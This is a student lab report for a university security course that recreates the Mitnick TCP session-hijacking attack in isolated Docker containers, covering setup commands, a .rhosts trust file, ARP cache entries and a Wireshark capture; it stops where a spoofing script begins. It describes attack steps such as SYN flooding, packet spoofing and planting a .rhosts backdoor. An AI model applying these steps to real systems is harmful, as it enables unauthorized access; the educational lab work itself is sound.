CPS 472/572 Fall 2024
Prof: Zhongmei Yao
Lab 4 Report: Transport Layer Security (TLS) Lab

Dinesh Kumar Kala (kalad1@udayton.edu) Student ID:101745354

1. Overview:

Kevin Mitnick, a famous hacker, was on the FBI's wanted list when he targeted Tsutomu Shimomura, a security expert. In 1994, Mitnick exploited weaknesses in the TCP protocol and trusted relationships between Shimomura's computers, launching what's now called the Mitnick attack, a form of TCP session hijacking, which led to his arrest and later inspired books and films. This lab recreates the Mitnick attack, teaching students to forge a TCP session between two computers, covering TCP session hijacking, the TCP three-way handshake, remote shell (rsh), and packet sniffing and spoofing.

Takeaway: The key takeaway is that the Mitnick attack demonstrates how vulnerabilities in the TCP protocol and trusted relationships between computers can be exploited for session hijacking. This lab offers a practical experience in recreating such an attack, helping students understand core concepts like the TCP three-way handshake, session hijacking, and techniques like remote shell access and packet spoofing. Through this, students gain insights into how attackers can intercept and control communication between systems.

2. How the Mitnick Attack Works

The Mitnick attack is a unique form of TCP session hijacking where, instead of taking over an existing connection, the attacker creates a new one between two machines. In the original case, Kevin Mitnick's target was an X-Terminal, and his goal was to run commands on it without needing a password. The X-Terminal trusted another machine, the trusted server, allowing it to connect without a password. To exploit this, Mitnick had to impersonate that trusted server.

The attack unfolds in four key steps:

1. Predicting sequence numbers: Mitnick studied how the X-Terminal generated TCP sequence numbers, which followed a pattern back then. By repeatedly sending SYN requests and receiving SYN+ACK responses, he could reset half-open connections, avoiding congestion. After enough attempts, he could accurately predict the sequence numbers.

2. SYN flooding the trusted server: To impersonate the trusted server, Mitnick needed to prevent it from responding and interrupting the connection. He did this by launching a SYN flood attack, overwhelming the server and effectively shutting it down, which stopped it from sending reset packets that could end the spoofed connection.


3. Spoofing the TCP connection: Using the trusted server’s IP address, Mitnick sent a SYN packet to the X-Terminal. The terminal sent a SYN+ACK response to the trusted server, but because the server was disabled, it couldn’t interfere. Since Mitnick had already predicted the sequence number, he sent a spoofed ACK packet, completing the TCP handshake and establishing the connection.

4. Executing a remote shell: Once the connection was established, Mitnick used the remote shell (rsh) protocol to execute commands on the X-Terminal. He created a backdoor by modifying the `.rhosts` file to allow any future login attempts without authentication. This gave him continuous access to the system without needing to repeat the attack.

In short, the Mitnick attack combined prediction, flooding, and spoofing techniques to gain unauthorized control over a trusted system.

Takeaway: The key takeaway from the Mitnick attack is that it shows how weaknesses in TCP, especially in sequence number generation and trusted relationships between computers, can be exploited. By predicting sequence numbers and silencing a trusted server, an attacker can impersonate the server and establish a connection to the target without needing a password. This lab helps students understand the mechanics of TCP session hijacking, SYN flooding, and spoofing, providing insight into how attackers can manipulate network communications to gain unauthorized access to systems.


3. LabEnvironment Setup Using Container



```
[10/16/24]seed@VM:~/kala_lab5$ dockps
[10/16/24]seed@VM:~/kala_lab5$ dcbuild
x-terminal uses an image, skipping
trusted-server uses an image, skipping
Building attacker
Step 1/3 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/3 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Using cache
 ---> 0c28d24ccdbc
Step 3/3 : RUN apt-get update     && apt-get -y install           rsh-redone-cli
ent           rsh-redone-server      && rm -rf /var/lib/apt/lists/*
 ---> Using cache
 ---> 5fb0a3cc5e97

Successfully built 5fb0a3cc5e97
Successfully tagged seed-image-ubuntu-mitnick:latest
[10/16/24]seed@VM:~/kala_lab5$ dcup
Starting seed-attacker          ... done
Starting x-terminal-10.9.0.5     ... done
Starting trusted-server-10.9.0.6 ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 |  * Starting internet superserver inetd             [ OK ]
```

Using dcbuild i build the lab environment and started the docker using the dcup.


Configuration



```
[10/16/24]seed@VM:~/kala_lab5$ docker ps
CONTAINER ID        IMAGE                        COMMAND                  CREATED
             STATUS              PORTS                    NAMES
dc2c65edb56e        seed-image-ubuntu-mitnick   "bash -c ' /etc/init…"   3 days
ago          Up 42 seconds                           x-terminal-10.9.0.5
a138f5d04bb9        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   3 days
ago          Up 42 seconds                           seed-attacker
0a7b433a68ed        seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   3 days
ago          Up 42 seconds                           trusted-server-10.9.0.6
[10/16/24]seed@VM:~/kala_lab5$ docker exec -it x-terminal-10.9.0.5 /bin/bash
root@dc2c65edb56e:/# su seed
seed@dc2c65edb56e:/$ cd
seed@dc2c65edb56e:~$ ls
seed@dc2c65edb56e:~$ touch .rhosts
seed@dc2c65edb56e:~$ echo 10.9.0.6 > .rhosts
seed@dc2c65edb56e:~$ chmod 644 .rhosts
```

I went to the x-terminal container, and switched to the seed directory and went to home, and created the “.rhosts” file. And saved the trusted-server ip address in it. Using the chmod 644. I gave read only access to the .rhosts.

2.




```
[10/16/24]seed@VM:~/kala_lab5$ docker exec -it trusted-server-10.9.0.6 /bin/bash
root@0a7b433a68ed:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 29  bytes 4162 (4.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@0a7b433a68ed:/# su seed
seed@0a7b433a68ed:/$ rsh 10.9.0.5 date
Wed Oct 16 04:27:47 UTC 2024
seed@0a7b433a68ed:/$ █
```

I went to the trusted-server using "ifconfig" i got the MAC address of the of trusted-server to save in the x-terminal. And ran the rsh 10.9.0.5 date in trusted-server and i got the date.


Takeaway: In this lab, I set up a simulated environment for the Mitnick attack using three machines: the X-Terminal, Trusted Server, and Attacker, all within containers for simplicity. I utilized a `docker-compose.yml` file for efficient management and configured the attacker container to capture network traffic and modify kernel parameters. By installing the unsecure `rsh` program and setting up the `.rhosts` file for password-free access from the Trusted Server to the X-Terminal, I recognized the risks of unsecured remote access methods, highlighting the need for strong security measures in network configurations.

4. Task1: Simulated SYN flooding



```
[10/21/24]seed@VM:~/kala_lab5$ dockps
9b73433a1343  x-terminal-10.9.0.5
2224d6f16d11  seed-attacker
9262619f70a8  trusted-server-10.9.0.6
[10/21/24]seed@VM:~/kala_lab5$ docksh 9b
root@9b73433a1343:/# su seed
seed@9b73433a1343:/$ cd
seed@9b73433a1343:~$ touch .rhosts
seed@9b73433a1343:~$ echo 10.9.0.6 > .rhosts
seed@9b73433a1343:~$ chmod 644 .rhosts
seed@9b73433a1343:~$ su root
Password:
root@9b73433a1343:/home/seed# cd
root@9b73433a1343:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@9b73433a1343:~# 
```

Now i want to save the trusted-server ip address with its mac address in the x-terminal using the "arp".
2.




```
[10/16/24]seed@VM:~/kala_lab5$ docker exec -it trusted-server-10.9.0.6 /bin/bash
root@0a7b433a68ed:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 29  bytes 4162 (4.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I got MAC address for the trusted-server

Takeaway: In this section, I learned how SYN flooding attacks exploited vulnerabilities in operating systems during the Mitnick Attack, potentially muting the target machine. To simulate this, I realized that the X-Terminal needs the Trusted Server's MAC address from its ARP cache to establish a TCP connection. If the server is muted and the MAC address is missing, the connection fails. To prevent this issue, I can ping the Trusted Server beforehand to store its MAC address and use the `arp` command to add it permanently to the cache, highlighting the significance of ARP behavior in network communications.

5. Task2 Spoof TCPConnections and rsh Sessions




No.	Time	Source	Destination	Protocol	Length	Info
1	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	74	1023 → 514 [SYN] Seq=2278848211 Win=64240 Len=0 MSS=1460 SACK…
2	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	74	514 → 1023 [SYN, ACK] Seq=3564139208 Ack=2278848212 Win=65160…
3	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=2278848212 Ack=3564139209 Win=64256 Len=…
4	2024-10-21 19:0…	10.9.0.6	10.9.0.5	RSH	86	Session Establishment
5	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	66	514 → 1023 [ACK] Seq=3564139209 Ack=2278848232 Win=65152 Len=…
6	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	74	1022 → 1022 [SYN] Seq=3266663198 Win=64240 Len=0 MSS=1460 SAC…
7	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	74	1022 → 1022 [SYN, ACK] Seq=3805908974 Ack=3266663199 Win=6516…
8	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	66	1022 → 1022 [ACK] Seq=3266663199 Ack=3805908975 Win=64256 Len…
9	2024-10-21 19:0…	10.9.0.5	10.9.0.6	RSH	67	Server username:seed Server -> Client Data
10	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=2278848232 Ack=3564139210 Win=64256 Len=…
11	2024-10-21 19:0…	10.9.0.5	10.9.0.6	RSH	95	Server username:seed Server -> Client Data
12	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=2278848232 Ack=3564139239 Win=64256 Len=…
13	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	66	1022 → 1022 [FIN, ACK] Seq=3266663199 Ack=3805908975 Win=6425…
14	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	66	514 → 1023 [FIN, ACK] Seq=3564139239 Ack=2278848232 Win=65152…
15	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [FIN, ACK] Seq=2278848232 Ack=3564139240 Win=64256…
16	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	66	514 → 1023 [ACK] Seq=3564139240 Ack=2278848233 Win=65152 Len=…
17	2024-10-21 19:0…	10.9.0.6	10.9.0.5	TCP	66	1022 → 1022 [FIN, ACK] Seq=3805908975 Ack=3266663200 Win=6528…
18	2024-10-21 19:0…	10.9.0.5	10.9.0.6	TCP	66	1022 → 1022 [ACK] Seq=3266663200 Ack=3805908976 Win=64256 Len…

After opening the wireshark, i executed the rsh date command, and it went through. We can clearly see the 3-way handshake.

Takeaway: In this task, I need to impersonate the trusted server and initiate an rsh session with X-Terminal after the server is "brought down." The challenge in replicating the Mitnick attack is predicting TCP sequence numbers, which was possible in the past due to non-randomized numbers. Modern systems, however, randomize these numbers, so I’ll need to sniff packets to obtain them instead of guessing. Even though I can capture packets, I’m restricted to using specific fields, such as TCP sequence numbers, flags, and length fields, to simulate the original attack more accurately.


Task2.1: Spoof the First TCP Connection

Step1: Spoof a SYN packet




```
#!/usr/bin/python3

